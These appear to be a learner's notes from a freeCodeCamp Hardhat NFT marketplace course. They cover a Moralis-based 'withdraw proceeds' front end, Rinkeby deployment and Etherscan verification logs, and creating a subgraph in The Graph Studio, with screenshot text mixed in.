


It will list in moralis listedItem database

Then run mine.js script

yarn hardhat run scripts/mine.js --network localhost

You will see the added NFT



Two nfts added with 5 and 7 price. Before minted two nfts wit mint-and-list.js script

ItemListed							
		objectID		block_hash	block_timestamp	tokenId_decimal	price
_EventSyncStatus	3	5epmCUqe540mFEc...	0x8ff455a86bacf...	9 Aug 2022 at 2...	3	700000000000000...	Pub
_Role	1	zr00GM8CNA9fTJ3...	0xc3f1051f00056...	9 Aug 2022 at 2...	2	500000000000000...	Pub
_Session	1	ahD4i64i1AuWjn5...	0x2f88933572261...	9 Aug 2022 at 2...	1	100000000000000...	Pub
_User	1	L54zSZ8LqIjCBMQ...	0x138f92db76bcf...	9 Aug 2022 at 2...	0	100000000000000...	Pub
ActiveItem	4						
ItemBought	0						
ItemCancelled	0						
ItemListed	4						

Withdraw From Github Source (No time in video - this part
from github repo)

Add button to withdraw

```
import { Form, useNotification, Button } from "web3uikit"
```

```
return (
  <div className="grid grid-flow-col gap-3">
    <div>
      <Form
        .....
        title="Sell your NFT"
      />
    </div>
    <div>
      <div>
        <h1>Withdraw proceeds</h1>
        <Button text="Withdraw" type="button" />
      </div>
    </div>
  </div>
)
```

To get proceed:

pages/sell-nft.js

```
import { useEffect, useState } from "react"
```

```
const { chainId, account, isWeb3Enabled } = useMoralis()  
.....  
const [proceeds, setProceeds] = useState(0) add in (export default function Home()  
function root)
```

```
async function setupUI() {  
  const returnedProceeds = await runContractFunction({  
    params: {  
      abi: nftMarketPlaceAbi,  
      contractAddress: marketplaceAddress,  
      functionName: "getProceeds",  
      params: {  
        seller: account,  
      },  
    },  
    onError: (error) => console.log(error),  
  })
```

```
        onError: (error) => console.log(error),  
    })  
    if (returnedProceeds) {  
        setProceeds(returnedProceeds.toString())  
    }  
}
```

Call setupUI() function and add to front end

```
useEffect(() => {  
    if (isWeb3Enabled) {  
        setupUI()  
    }  
}, [proceeds, isWeb3Enabled])
```

<h1>Withdraw {ethers.utils.formatUnits(proceeds, "ether")}> ETH proceeds</h1>

To test, first sell nft. To sell nft first send some eth another account. And buy nft with this account.
When sending eth to another account you have to reset account settings in metamask

NFT Marketplace

[Home](#)[Sell NFT](#)

9899.99303194

0xf39f...b92266



Sell your NFT

[Withdraw 7.0 ETH proceeds](#)[Withdraw](#)NFT Address

NFT Marketplace

[Home](#)[Sell NFT](#)

92.99985576

0x5649...c40a89



Sell your NFT

[Withdraw 0.0 ETH proceeds](#)[Withdraw](#)NFT AddressToken ID

```
<h1>Withdraw {ethers.utils.formatUnits(proceeds, "ether")}> ETH  
proceeds</h1>  
    {proceeds != "0" ? (  
        <Button  
            text="Withdraw"  
            type="button"  
            onClick={() => {  
                runContractFunction({  
                    params: {  
                        abi: nftMarketPlaceAbi,  
                        contractAddress: marketplaceAddress,  
                        functionName: "withdrawProceeds",  
                        params: {},  
                    },  
                    onError: (error) => console.log(error),  
                    onSuccess: handleWithdrawSuccess,  
                })  
            }}  
        />  
    ) : (  
        <div>No proceeds detected </div>  
    )}  
</div>
```

WITHDRAW PROCEEDS

```
const handleWithdrawSuccess = async (tx) => {
  await tx.wait(1)
  dispatch({
    type: "success",
    message: "Withdrawing proceeds",
    position: "topR",
  })
}
```

```
useEffect(() => {
  if (isWeb3Enabled) {
    setupUI()
  }
}, [proceeds, isWeb3Enabled, account, chainId])
```

NFT Marketplace

[Home](#)[Sell NFT](#)92.99985576 0x5649...c40a89 

Sell your NFT

Withdraw 0.0 ETH proceeds
No proceeds detected

NFT Marketplace

[Home](#)[Sell NFT](#)9899.99303194 0xf39f...b92266 

Sell your NFT

Withdraw 7.0 ETH proceeds

[Withdraw](#)

nn layo | Grid Template Columns - Tai | Tailwind CSS - how to make | Columns - Tailwind | MetaMask Notification

Hardhat-localhost

Account 4 0x5Fb...0aa3

Yeni adres alglandı! Adres defterinize eklemek için buraya tıklayın.

Sell NFT 9899.99303194 0xf39f..b92266

Withdraw 7.0 ETH proceeds

Withdraw

Click withdraw and confirm transaction

./node_modules/moralis/lib/3Connector.js

Download the React DevTools experience: <https://reactjs.org>

AYRINTILAR VERİ ON ALILI DÜZENLE

Tahmini gaz ücreti \$75.37 0.04425 ETH

Site önerisi Muhtemelen < 30 saniye içinde Maks. ücret: 0.04439336 ETH

New Message Withdrawning proceeds

Withdraw 7.0 ETH proceeds

Withdraw

Elements Console

1 Issue: 1

Please update react

Download the React DevTools experience: <https://reactjs.org>

./node_modules/moralis/lib/3Connector.js

After withdraw refresh page;

NFT Marketplace

[Home](#)[Sell NFT](#)

9906.99298819

0xf39f...b92266

[Sell your NFT](#)

Withdraw 0.0 ETH proceeds
No proceeds detected

Added 7 eth to account. (Remember we send 100 Eth to other account and first amount was 9999 eth

roce ed

● Bağlandı

Account 4
0xf39f...b92266

⋮



9906.993 ETH

\$16,866,061.14 USD

 Satın Al

 Gönder

 Takas

WOOOOOOOOOOOOOOOOOW

END OF LESSON END END END

PART III TheGraph Front End

1.03.57.26

Graph is a decentralized event indexder that we can use, a lot of the code is going to be exactly same. So instead of us starting from a new one we will copy all codes to a new folder.

AND WE WILL DEPYOY OUR CONTRACT TO RINKEBY

```
~/freecodecamp/hardhat-nft-marketplace-fullstack$ mkdir nextjs-nft-marketplace-thegraph-fcc
```

```
freecodecamp/hardhat-nft-marketplace-fullstack$ cp -r nextjs-nft-marketplace-fcc/ nextjs-nft-marketplace-thegraph-fcc/
```

DEPLOY CONTRACTS TO RINKEBY:

First check rinkeby settings from hardhat.config.js file.

Select rinkeby testnet from metamask.

Fund account from <https://rinkebyfaucet.com/>

Then run following command;

```
yarn hardhat deploy --network rinkeby
```

```
$ /home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/.bin/hardhat deploy --network rinkeby
Nothing to compile
deploying "NftMarketPlace" (tx: 0xc57a7bcd82a73403fee00708b61048935615a783e53cb0924e0d18d14afb231)...: deployed at 0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007 with 1294828 gas
```

Verifying....

Verifying contract...

Nothing to compile

NomicLabsHardhatPluginError: Failed to send contract verification request.

Endpoint URL: <https://api-rinkeby.etherscan.io/api>

Reason: The Etherscan API responded that the address 0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007 does not have bytecode.

This can happen if the contract was recently deployed and this fact hasn't propagated to the backend yet.

Try waiting for a minute before verifying your contract. If you are invoking this from a script,

try to wait for five confirmations of your contract deployment transaction before running the verification subtask.

```
at verifyContract (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/@nomiclabs/hardhat-etherscan/src/etherscan/EtherscanService.ts:58:11)
at processTicksAndRejections (node:internal/process/task_queues:96:5)
at attemptVerification (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/@nomiclabs/hardhat-etherscan/src/index.ts:461:20)
at SimpleTaskDefinition.action (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/@nomiclabs/hardhat-etherscan/src/index.ts:765:48)
at Environment._runTaskDefinition (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/hardhat/src/internal/core/runtime-environment.ts:219:14)
at Environment.run (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/hardhat/src/internal/core/runtime-environment.ts:131:14)
at SimpleTaskDefinition.verifySubtask [as action] (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/@nomiclabs/hardhat-etherscan/src/index.ts:299:28)
at Environment._runTaskDefinition (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/hardhat/src/internal/core/runtime-environment.ts:219:14)
at Environment.run (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/node_modules/hardhat/src/internal/core/runtime-environment.ts:131:14)
at verify (/home/eemcs/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc/utils/verify.js:10:9)
```

=====

```
deploying "BasicNFT" (tx: 0xe4e1d2537ac1b036b77c72a36289e842044c740da658fe91060ba66e397d98c4)...: deployed at 0xFc959f292af7B9Ba26443ED2DE6809f231A370Ed with 2067386 gas
```

Verifying....

Verifying contract...

Warning: This contract has a payable fallback function, but no receive ether function. Consider adding a receive ether function.

--> contracts/sublesson/ReentrantVulnerable.sol:56:1:

```
|  
56 | contract Attack {  
| ^ (Relevant source part starts here and spans across multiple lines).
```

Note: The payable fallback function is defined here.

--> contracts/sublesson/ReentrantVulnerable.sol:64:5:

```
|  
64 |   fallback() external payable {  
| ^ (Relevant source part starts here and spans across multiple lines).
```

Compiled 12 Solidity files successfully

Successfully submitted source code for contract

contracts/test/BasicNft.sol:BasicNFT at 0xFc959f292af7B9Ba26443ED2DE6809f231A370Ed

for verification on the block explorer. Waiting for verification result...

Not verified the nftmarketplace contract

IN SECOND TRY TO DEPLOY CONTRACT SUCCESSFULLY FINISHED AND VERIFIED

Waiting for basicnft.sol verification.

1.04.01.24

```
yarn hardhat deploy --network rinkeby
```

```
.....
```

Compiled 12 Solidity files successfully
reusing "NftMarketPlace" at 0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007

Verifying....

Successfully submitted source code for contract

contracts/NftMarketPlace.sol:NftMarketPlace at 0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007
for verification on the block explorer. Waiting for verification result...

Successfully verified contract NftMarketPlace on Etherscan.

<https://rinkeby.etherscan.io/address/0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007#code>

```
=====
```

reusing "BasicNFT" at 0xFc959f292af7B9Ba26443ED2DE6809f231A370Ed

Verifying....

Verifying contract...

Warning: This contract has a payable fallback function, but no receive ether function. Consider adding a receive ether function.

```
.....
```

Compiled 12 Solidity files successfully

Already verified!

```
=====
```

Updating front end....

Done in 44.29s.

eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fullstack/hardhat-nft-marketplace-fcc\$

When deploying contracts we dont update frontend networkMapping.json

So add manually

nextjs-nft-marketplace-fcc/constants/networkMapping.json

```
{  
  "4": { "NftMarketPlace": ["0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007"] },  
  "31337": { "NftMarketPlace": ["0x5FbDB2315678afecb367f032d93F642f64180aa3"] }  
}
```

DELETE CLOUD FUNCTONS

DELETE FRP

CHANGE MORALIS PROVIDER IN __app.js file

```
<MoralisProvider initializeOnMount={false}>
  <NotificationProvider>
    <Header />
    <Component {...pageProps}>
  />
    </NotificationProvider>
</MoralisProvider>
```

Change index.js

We are getting out list of NFTs from morlis query. We gonna change this.

1. Instead of reading the events from moralis, we will
 1. Index them with TheGraph
 2. Read from the Graph

What is The Graph

1.04.03.07


<https://thegraph.com/en/>

The graph is going to be a decentralized layer for storing event data and query.
Graph is a network of different nodes that read from blockchains and index data.

It exposes an API for us to call we can read that

Runs with EVM compatible networks

Eth
Near
(Future)
Cosmos
Solana





Indexing protocol for querying blockchain
networks like Ethereum and IPFS.


- Filter
- Sort
- Relational data
- Full stack search

A subgraph defines how to efficiently index data in a deterministic way.



Building a subgraph

thegraph.com



1. Create a new Subgraph in The Graph UI

Building a subgraph

2. Initialize a new Graph project using the Graph CLI.



```
$ graph init --contract-name Token
```

Building a subgraph

3. Define the data model, network, contract addresses, and other configurations locally.

```
type Token @entity {  
  id: ID!  
  tokenID: BigInt!  
  contentURI: String  
  tokenIPFSPath: String  
  name: String!  
  createdAtTimestamp: BigInt!  
  creator: User!  
  owner: User!  
}  
  
type User @entity {  
  id: ID!  
  tokens: [Token!]! @derivedFrom(field: "owner")  
  created: [Token!]! @derivedFrom(field: "creator")  
}
```

Building a subgraph

İzleme listesi: Daha sonra izle

4. Deploy the Subgraph



```
$ graph deploy --studio <subgraph-name>
```

Building a subgraph

5. Test it out

The screenshot shows the Foundation subgraph dashboard. At the top, there's a header with the subgraph name "foundation" and its status as "DEPLOYED" on the "Mainnet". A "Publish" button is visible on the right. Below the header, a progress bar indicates "100%". The main area has tabs for "Playground", "Logs", and "Details". Under "Playground", there's an "Example Query" section with the following code:

```
tokens {  
  id  
  tokenID  
  contentURI  
  tokenIPFSPath  
}  
  
"data":  
  "tokens":  
    |  
    | "contentURI"  
    | "https://ipfs.foundation.app/ipfs/QmcsepfHDFh2udUQ  
    | Wtven7eARNFECPA1n2W0W3r1ys8v48/metadata.json"  
|
```

To the right of the query results, there's a "Schema" section with a dropdown menu and a search bar. The schema includes definitions for "Token", "User", "NFTMarketAuction", and "Access to subgraph metadata".

Querying a subgraph

```
● ● ●  
import { createClient } from 'urql';  
  
const APIURL = "https://api.thegraph.com/subgraphs/name/username/subgraphname";  
  
const tokensQuery = `  
  query {  
    tokens {  
      id  
      tokenID  
      contentURI  
      metadataURI  
    }  
  }`;  
  
const client = createClient({  
  url: APIURL  
});  
  
const data = await client.query(tokensQuery).toPromise();
```

Building a Subgraph

1.04.07.07

from

<https://thegraph.com/studio/>

Products / Subgraph Studio

Connect with metamask (rinkeby test network)

Skip email notification



CREATE SUBGRAPHS ON ETHEREUM MAINNET

Only subgraphs indexing Ethereum Mainnet or Rinkeby can be created in Subgraph Studio. For other chains, create and deploy your subgraph to the [Hosted Service](#).

YOU HAVE NO SUBGRAPHS

Create your first Subgraph

Create your first subgraph [here](#) and then deploy it using The Graph CLI

Learn how to create a Subgraph [here](#)

[Create a Subgraph](#)

The screenshot shows a dark-themed user interface for creating a subgraph. At the top right, the title "Create a Subgraph" is displayed in white. Below it, a descriptive text block reads: "Create a subgraph by first selecting the network you'd like your subgraph to index from the dropdown below. Please also note that subgraph names must be unique per account. You can edit the subgraph's display name later." To the left, a sidebar displays the message "YOU HAVE NO SUBGRAPHS" and the heading "Create your first Subgraph". It includes a link "Learn how to create a Subgraph here" and a large blue button labeled "Create a Subgraph". The main area features a dropdown menu set to "Rinkeby" and a subgraph configuration card for "nft-marketplace" with a "MAX 30" limit. A status indicator "nft-marketplace ✓ Available" is shown below the card. A prominent blue "Continue" button is located at the bottom of the configuration area.

Create a Subgraph

Create a subgraph by first selecting the network you'd like your subgraph to index from the dropdown below. Please also note that subgraph names must be unique per account. You can edit the subgraph's display name later.

Rinkeby

nft-marketplace MAX 30

nft-marketplace ✓ Available

Continue

<https://thegraph.com/docs/en/>

The screenshot shows the Subgraph Studio interface for managing a subgraph named "nft-marketplace".

Header: Subgraph Studio, My Subgraphs, API Keys, Billing, Docs, and a user profile section.

Main Content:

- Image Area:** A placeholder for an image with a camera icon and "Upload Image" button.
- Subgraph Details:** Status: UNDEPLOYED, Subgraph Slug: nft-marketplace, Deploy Key: 7d3416-c29384.
- Display Name:** nft-marketplace (MAX 30).
- Subgraph Description:** Subgraph Description.
- Development Query URL:** -
- Deployment ID:** -
- Timestamps:** Subgraph Created: a minute ago, Version Deployed: -
- Documentation:** View Documentation →
- Graph CLI Installation:** INSTALL GRAPH CLI (with npm/yarn instructions). Note: You need version 0.21.0 or above.
- Source Code URL:** Source Code URL.
- Website URL:** Website URL.
- Install Graph CLI Using NPM:** npm install -g @graphprotocol/graph-cli
- Install Graph CLI Using YARN:** yarn global add @graphprotocol/graph-cli

This NFT Marketplace sub graph is going to need its own git repository itself.

Add new directory outside the Project folder

Mkdir graph-nft-Marketplace-fcc

Open with code.

In this folder locally we are going to build our subgraph and push it up to the subgraph studio.

To build follow instruction from site

[View Documentation →](#)

▼ **INSTALL GRAPH CLI**

You can install Graph CLI with either npm or yarn.

Note: You need version 0.21.0 or above

INSTALL GRAPH CLI USING NPM

```
npm install -g @graphprotocol/graph-cli
```



INSTALL GRAPH CLI USING YARN

```
yarn global add @graphprotocol/graph-cli
```



▼ **INIT**

Initialize your subgraph.

INITIALIZE SUBGRAPH

```
graph init --studio nft-marketplace
```



▼ **AUTH & DEPLOY**



14:16
10.08.2022

INSTALL GRAPH CLI USING YARN

```
yarn global add @graphprotocol/graph-cli
```

INITIALIZE SUBGRAPH

```
graph init --studio nft-marketplace
```

Type the settings correctly.

```
raph init --studio nft-marketplace
```

- ✓ Protocol · ethereum
- ✓ Subgraph slug · nft-marketplace
- ✓ Directory to create the subgraph in · nft-marketplace
- ? Ethereum network ...
- ? Ethereum network ...
- ? Ethereum network ...
- ✓ Ethereum network · rinkeby
- ✓ Contract address · 0xC0Cc553637465fBd5Bc5f5c04B61687AF453f007
- ✓ Fetching ABI from Etherscan

✓ Contract Name · NftMarketPlace

Generate subgraph

Write subgraph to directory

✓ Create subgraph scaffold

✓ Initialize networks config

✓ Initialize subgraph repository

✓ Install dependencies with yarn

✓ Generate ABI and schema types with yarn codegen

✓ Add another contract? (y/N) · false

Subgraph nft-marketplace created in nft-marketplace

Next steps:


